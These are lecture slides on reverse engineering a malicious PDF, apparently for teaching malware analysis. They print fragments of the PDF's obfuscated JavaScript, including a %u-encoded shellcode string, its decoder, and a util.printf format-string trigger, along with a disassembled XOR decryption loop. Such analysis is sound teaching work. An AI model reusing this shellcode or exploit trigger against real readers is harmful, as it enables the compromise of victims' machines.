Reverse Engineering a Malicious PDF

Professor James L. Antonakos
Computer Science Department


Topics

- My Teaching Goals
- Finding and Verifying a Malicious PDF
- Looking Inside the PDF
- Extracting the Embedded Code
- Analyzing the Code:
  - ❑Java Script
  - ❑80x86 32-bit WIN32 PE
  - ❑Back to Java Script: De-obfuscation
- The Hail Mary Pass: Heap Spray
- The Exploit
- Summary

My Teaching Goals

- Get students interested, excited, and curious about security, forensics, and malware analysis.
- Show students how to use different hardware and software tools.
- Reinforce knowledge from other courses.
- Show students how to learn.
- Increase my own knowledge by learning from students.

Finding and Verifying a Malicious PDF




Finding and Verifying a Malicious PDF

Kaspersky	9.0.0.837	2011.09.21	Exploit.JS.Pdfka.dzg
McAfee	5.400.0.1158	2011.09.21	-
McAfee-GW-Edition	2010.1D	2011.09.21	-
Microsoft	1.7604	2011.09.21	Exploit:Win32/Pdfjsc.H
NOD32	6481	2011.09.21	JS/Exploit.Pdfka.NLR
Norman	6.07.11	2011.09.21	PDF/Exploit.FO
nProtect	2011-09-21.02	2011.09.21	Trojan-Exploit/W32.Pidief.4006.FJA
Panda	10.0.3.5	2011.09.20	Exploit/PDF.Gen.B
PCTools	8.0.0.5	2011.09.21	HeurEngine.MaliciousExploit
Prevx	3.0	2011.09.21	-
Rising	23.76.02.03	2011.09.21	-
Sophos	4.69.0	2011.09.21	Mal/PDFJs-I
SUPERAntiSpyware	4.40.0.1006	2011.09.21	-
Symantec	20111.2.0.82	2011.09.21	Bloodhound.Exploit.196
TheHacker	6.7.0.1.303	2011.09.21	-
TrendMicro	9.500.0.1008	2011.09.21	TROJ_PIDIEF.QT
TrendMicro-HouseCall	9.500.0.1008	2011.09.21	TROJ_PIDIEF.QT
VBA32	3.12.16.4	2011.09.21	Exploit.Win32.Pidief.cdk
VIPRE	10541	2011.09.21	Exploit.PDF-JS.Gen (v)
ViRobot	2011.9.21.4681	2011.09.21	JS.S.EX-Pdfka.4006
VirusBuster	14.0.223.0	2011.09.20	-

Looking Inside the PDF

- The first thing I tried was running the Bloodhound PDF through the **Strings** program.
- This did not yield any suspicious results (I did not see any Java Script or other code) most likely due to the fact that the PDF is encrypted.
- So, next I used **PDF Stream Dumper** to poke around inside the Bloodhound PDF.
- I had more luck here, with plenty of interesting obfuscated Java Script showing up.

Looking Inside the PDF



Extracting the Embedded Code

- **A small portion of the extracted code:**

```
function vX2JULUw() {
    pLCNdeZhfgT = unescape;
    return
pLCNdeZhfgT(U1xDZ("414141494949494149494949E890000000000083590CC131804144398075C383B3BB0537622834
    0582794"+("7s8FMAsCb4c444CD44y2cCc83B9cCDsE05S6AyC1y34S4BbF4y44c42C").replace(new
    RegExp(/[SMsylcb]/g),"")+"142A2B4444312C283610"+'2994BB252CA86514A0A6AC4444CD442C82945D4692
    AC1344914444BB2C44442E44BB041494022CBB6B138184'+'AC44441F442E172C0444BB4444BB17149444AC4444
    1D4485C7054EC5221E7D311E'+("0a5BHC1a7059a6751a6r1J6aBaB2C44a4o4y17r4r4r1o6a1o592aBaBaBCHCJ7
    a3H0y44").replace(new
    RegExp(/[JHryao]/g),"")+'D441141475AF2D2C4A6E130538AC44442E442C216A253C21CF10604818CF486017
    1594BB2C12B30F452AAC13441944441A1'+("AS44V2EBBh1s22ES9h4Z2sC283h02A2h8G2Z0BVBZ10V60G102VC6S
    02ZFAV59G2S5ZDACf1s4f447B4Z4S44G9S4BZB7r5122V0r8Z474Es5G4f4r443fC44hCF48h48G043r4GCZFEV9h58
    0S4CGFASFG4CCVF4DG7G0G0404VC9SCZFs38f78h04G87Z1ArCDZ11ZChFGA1s4fCS0s1Z7f5s16Z8V5S96478f6Z54
    7G6sC4S0444V7hChB1").replace(new
    RegExp(/[sShrVZGf]/g),"")+'3194CD8D1E40861144A1CD1312847519CFCF484C31B3CD3247CF783C0ABD4515
    CF165815CF166035CF4564DDBAE90E47064C01AC14BBF0BBBB9C7DB53101CFD64C451A959245A475B44B'+"8D4C
    F3851B46A59545BD4545CF94451A1B868D444C1E1E302C34306B7E736B6A7D7D7D756A7777736A6B710A342C330
    816216A"+'213C2A7B33217779316222797771B751B627427277B7937627930337777763062792974747474476753
    66223793E747C71753E3D7731622279771B751B4474C3C3C3C3') + "%u3170%00");
}
pLCNdeZhfgT = unescape;
j2kXF257U8L = vX2JULUw();
```

Analyzing the Code

- The malware writer used several tricks to make it difficult to reverse engineer and otherwise analyze the Java Script, such as obfuscating variable and function names and even using **regular expressions** to change the strings used to encode the hexadecimal characters representing malicious machine code.
- The use of regular expressions intrigued me. Why would the malware writer use them? Here is an example:
- `("7s8FMAsCb4c444CD44y2cCc83B9cCDsE05S6AyC1y34S4BbF4y44c42C").replace(new RegExp(/[SMsylcb]/g), "")`
- Naturally, the goal is to obscure the string of hexadecimal characters so it does not look like some kind of embedded code. It is clear what the `RegExp` function is going to do in this example, namely remove any occurrences of the symbols `SMsylcb` from the original string.


Analyzing the Code

- I used a simple HTML file to see what the results would look like:

```
<html>
<body>

<script>document.write(
  ("7s8FMAsCb4c444CD44y2cCc83B9cCDsE05S6AyC1y34S4BbF
  4y44c42C").replace(new RegExp(/[SMsylcb]/g), "")
  );</script>

</body>
</html>
```

- Opening this file in a browser yields the following:

Analyzing the Code



While I could have used the built-in script processor found in PDF Stream Dumper, I chose to use a different tool to assist with the Java Script analysis. This would be the **FireBug** extension for FireFox. First I built a simple web page containing a form and single button that would launch the malicious Java Script when clicked.

Analyzing the Code

The test file starts like this:

testbh - Notepad

File Edit Format View Help

```
<html>
<head>

<script language="javascript">

function Hj48KME() {
function U1xDZ(arg) {
      var out = "";
      for (var i=0; i<arg.length;i=i+4) {
         var br1 = parseInt('0x'+arg[i] + arg[i+1], 16).toString(16);
         var br2 = parseInt('0x'+arg[i+2] + arg[i+3], 16).toString(16);
         if(br2.length == 1) { br2 = "0" + br2; };
         if(br1.length == 1) { br1 = "0" + br1; };
         out = out + "%u" + br1 + br2;
      }
      return out;
  }
function vX2JULUw() {
    pLCNdezhfgT = unescape;
    return pLCNdezhfgT(U1xDZ("414141494949494149494949E8900000000083590CC131804144398075C383B3BB0537622834058279
DB53101CFD64C451A959245A475B44B'+"8D4CF3851B46A59545BD4545CF94451A1B868D444C1E1E302C34306B7E736B6A7D7D7D756A7777
}
pLCNdezhfgT = unescape;
j2kXF257U8L = vX2JULUw();
```

Analyzing the Code

And ends like this:


testbh - Notepad

File Edit Format View Help

```
        var FDeKVl = util;
        var kxyJOOrvOtR = "l25k34u35d30u30d30l66";
        var PgJJaVw = pLCNdeZhfgT(kxyJOOrvOtR.replace(new RegExp(/[lkud]/g),"%"));
        FDeKVl[("gphriwntqf").replace(new RegExp(/[ghwq]/g),"")](PgJJaVw, hEH8lX9q);
      }
    }
  }
}
app.dl2o3GP = mxIBbEy;
vuwgX = app.setTimeOut("app.dl2o3GP()", 10);
}
</script>

</head>

<body>

<form name="myForm">
<input type="button" onclick="Hj48KME();" value="Click to Single-Step Bloodhound" name="Bloodhound">
</form>

</body>
</html>
```


Analyzing the Code

You can see that I just put an INPUT button into a FORM so the Java Script can be launched by clicking the button. Here is the test file opened in FireFox:



Note that you can see the little FireBug icon near the upper right corner of the window. We want to enable FireBug and set a breakpoint in the Java Script so we can then single-step through the code to see what it does.

Analyzing the Code



Analyzing the Code


After some patience, experimentation, and use of additional breakpoints, eventually you will get the entire hexadecimal string built. This string represents a program, what kind of program we do not yet know, but I suspect it contains 80x86 machine codes based on past experience.

```
414141494949494149494949E8900000000000083590CC13180414439807 5C383B3BB0537622834058279478F
```

At this point I am getting more excited because I am close to having some malicious machine code to analyze. However, these are all ASCII characters and I need to convert each pair into an actual 8-bit value.

Analyzing the Code

So, I wrote a simple C program called **tohex** to take the ASCII hexadecimal string and convert it to a binary file. Here is the code contained in the file **hexfile.bin**. You may notice that each word has its upper and lower bytes swapped.



Analyzing the Code

Now I need to disassemble the machine code to see the assembly language instructions. I will use IDA Pro for this.

```
seg000:0000000B                 db  49h ; I
seg000:0000000C                 db  90h ; É
seg000:0000000D ; ---------------------------------------------------------------------------
seg000:0000000D                 call    $+5
seg000:00000012                 pop     ecx
seg000:00000013                 add     ecx, 0Ch
seg000:00000016                 xor     byte ptr [ecx], 44h
seg000:00000019                 inc     ecx
seg000:0000001A                 cmp     byte ptr [ecx], 0C3h ; '+'
seg000:0000001D                 jnz     short near ptr 0FFFFFFD2h
seg000:0000001F                 add     dword ptr ds:343762BBh, 28h ; '('
seg000:00000026                 add     byte ptr ds:8FAC7947h, 44h ; 'D'
seg000:0000002D                 inc     esp
seg000:0000002E                 inc     esp
seg000:0000002F                 int     83h             ; reserved for BASIC
seg000:00000031                 sub     al, 0CDh ; '-'
seg000:00000033                 mov     ecx, 0AC13E056h
seg000:00000038                 mov     edi, 14444444h
seg000:0000003D                 sub     al, 2Bh ; '+'
```


Note however that this address is incorrect and will be 0FFFFFFF7h when the XOR takes place.

A short XOR decrypting loop is at the beginning, as we can see with IDA Pro. The **call $+5** instruction pushes a return address onto to the stack, but this address is the address of the next instruction **pop ecx**. So, these two instructions together give the program *a way to determine the Instruction Pointer*, no matter where in memory the code is loaded and executed. How clever of the malcode writer to do this and to encrypt the payload!

Analyzing the Code

Adding 0Ch to ecx advances ecx to a memory location within the machine code that makes up the **jnz short** instruction. After the first xor instruction executes, the b3 byte has been changed to f7, which then causes the jnz short instruction to jump back 9 locations in memory to the xor instruction for each new pass through the decrypting loop.

The loop keeps decrypting memory until it reaches a location that contains the byte c3.



